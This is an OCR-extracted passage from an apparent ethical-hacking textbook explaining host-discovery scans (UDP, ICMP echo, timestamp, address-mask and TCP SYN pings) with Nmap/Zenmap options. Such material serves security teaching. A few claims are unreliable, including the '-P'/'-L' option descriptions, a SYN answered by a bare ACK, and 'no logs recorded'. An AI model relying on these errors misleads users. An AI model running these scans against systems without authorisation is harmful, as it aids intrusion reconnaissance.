
UDP ping scan is similar to TCP ping scan; however, in the UDP ping scan, Nmap sends UDP packets to the target host. The default port number used by Nmap for the UDP ping scan is 40,125. This highly uncommon port is used as the default for sending UDP packets to the target. This default port number can be configured using `DEFAULT_UDP_PROBE_PORT_SPEC` during compile time in Nmap.

Attackers send UDP packets to the target host, and a UDP response means that the target host is active. If the target host is offline or unreachable, various error messages such as host/network unreachable or TTL exceeded could be returned. In Zenmap, the **-PU** option is used to perform the UDP ping scan.



UDP ping
UDP response
Host is Active
Attacker
Target

Figure 3.17: UDP ping scan to determine if the host is active



UDP ping
Host unreachable/TTL exceeded
Host is Inactive
Attacker
Target

Figure 3.18: UDP ping scan to determine if the host is offline

Advantages:

- UDP ping scans have the advantage of detecting systems behind firewalls with strict TCP filtering, leaving the UDP traffic forgotten.


Figure 3.19: UDP ping scan in Zenmap

ICMP ECHO Ping Scan

Attackers use the ICMP ping scan to send ICMP packets to the destination system to gather all necessary information about it. This is because ICMP does not include port abstraction, and it is different from port scanning. However, it is useful to determine what hosts in a network are running by pinging them all.

ICMP ECHO ping scan involves sending ICMP ECHO requests to a host. If the host is alive, it will return an ICMP ECHO reply. This scan is useful for locating active devices or determining if ICMP is passing through a firewall.



ICMP Echo Request
ICMP Echo Reply
Source
(10.10.1.19)

(10.10.1.11)

Figure 3.20: ICMP echo request and reply

UNIX/Linux and BSD-based machines use ICMP echo scanning; the TCP/IP stack implementations in these OSs respond to the ICMP echo requests to the broadcast addresses. This technique does not work on Windows-based networks, as their TCP/IP stack implementation does not reply to ICMP probes directed at the broadcast address.

Nmap uses the **`-P`** option to ICMP scan the target. The user can also increase the number of pings in parallel using the **`-L`** option. It may also be useful to tweak the ping timeout value using the **`-T`** option.

In Zenmap, the **`-PE`** option is used to perform the ICMP ECHO ping scan. Active hosts are displayed as "**`Host is up`**," as shown in the screenshot.

Figure 3.21: ICMP Echo ping scan output using Zenmap

ICMP ECHO Ping Sweep

A ping sweep (also known as an ICMP sweep) is a basic network scanning technique that is adopted to determine the range of IP addresses that map to live hosts (computers). Although a single ping will tell the user whether a specified host computer exists on the network, a ping sweep consists of ICMP ECHO requests sent to multiple hosts. If a specified host is active, it will return an ICMP ECHO reply.

Ping sweeps are among the oldest and slowest methods used to scan a network. This utility is distributed across nearly all platforms, and it acts as a roll call for systems; a system that is active on the network answers the ping query that another system sends out.

ICMP echo scanning pings all the machines in the target network to discover live machines. Attackers send ICMP probes to the broadcast or network address, which relays to all the host addresses in the subnet. The live systems will send the ICMP echo reply message to the source of the ICMP echo probe.



Figure 3.22: ICMP ECHO Ping Sweep

To understand pings better, one should be able to understand the TCP/IP packet. When a system pings, it sends a single packet across the network to a specific IP address. This packet contains 64 bytes (56 data bytes and 8 bytes of protocol header information). The sender then waits or listens for a return packet from the target system. If the connections are good and the target computer is “alive,” a good return packet is expected. However, this will not be the case if there is a disruption in communication. Pings also detail the time taken for a packet to make a complete trip, called the “round-trip time.” They also help in resolving hostnames. In this case, if the packet bounces back when sent to the IP address, but not when sent to the name, then the system is unable to reconcile the name with the specific IP address.

Attackers calculate subnet masks using subnet mask calculators to identify the number of hosts that are present in the subnet. They subsequently use ping sweep to create an inventory of live systems in the subnet.

ICMP ECHO Ping Sweep Using Nmap

Source: *https://nmap.org*

Nmap helps an attacker to perform a ping sweep that determines live hosts from a range of IP addresses. In Zenmap, the `-PE` option with a list of IP addresses is used to perform ICMP ECHO ping sweep.

```

Figure 3.23: Ping Sweep output using Zenmap

ICMP Timestamp Ping Scan

Besides the traditional ICMP ECHO ping, there are some other types of ICMP pinging techniques such as ICMP timestamp ping scan and ICMP address mask ping scan, which an attacker can adopt in specific conditions.

ICMP timestamp ping is an optional and additional type of ICMP ping whereby the attackers query a timestamp message to acquire the information related to the current time from the target host machine. The target machine responds with a timestamp reply to each timestamp query that is received. However, the response from the destination host is conditional, and it may or may not respond with the time value depending on its configuration by the administrator at the target's end. This ICMP timestamp pinging is generally used for time synchronization. Such a ping method is effective in identifying whether the destination host machine is active, specifically in the condition where the administrator blocks the traditional ICMP ECHO ping requests. In Zenmap, the **`-PP`** option is used to perform an ICMP timestamp ping scan.

seconds
```

Figure 3.24: ICMP timestamp ping in Zenmap

ICMP Address Mask Ping Scan

ICMP address mask ping is another alternative to the traditional ICMP ECHO ping, where the attackers send an ICMP address mask query to the target host to acquire information related to the subnet mask. However, the address mask response from the destination host is conditional, and it may or may not respond with the appropriate subnet value depending on its configuration by the administrator at the target's end. This type of ping method is also effective in identifying the active hosts similarly to the ICMP timestamp ping, specifically when the administrator blocks the traditional ICMP Echo ping. In Zenmap, the **`-PM`** option is used to perform an ICMP address mask ping scan.

```


Figure 3.25: ICMP address mask ping in Zenmap

TCP SYN Ping Scan

TCP SYN ping is a host discovery technique for probing different ports to determine if the port is online and to check if it encounters any firewall rule sets. In this type of host discovery technique, an attacker uses the Nmap tool to initiate the three-way handshake by sending the empty TCP SYN flag to the target host. After receiving SYN, the target host acknowledges the receipt with an ACK flag. After reception of the ACK flag, the attacker confirms that the target host is active and terminates the connection by sending an RST flag to the target host machine (since his/her objective of host discovery is accomplished). Port 80 is used as the default destination port. A range of ports can also be specified in this type of pinging format without inserting a space between -PS and the port number (e.g., **PS22-25,80,113,1050,35000**), where the probe will be performed against each port parallelly. In Zenmap, the **`-PS`** option is used to perform a TCP SYN ping scan.



Empty TCP SYN packet
Host is Active
ACK packet
RST
Attacker
Target Host

Figure 3.26: TCP SYN ping scan for host discovery

Advantages:

- As the machines can be scanned parallelly, the scan never gets the time-out error while waiting for the response.
- TCP SYN ping can be used to determine if the host is active without creating any connection. Hence, the logs are not recorded at the system or network level, enabling the attacker to leave no traces for detection.

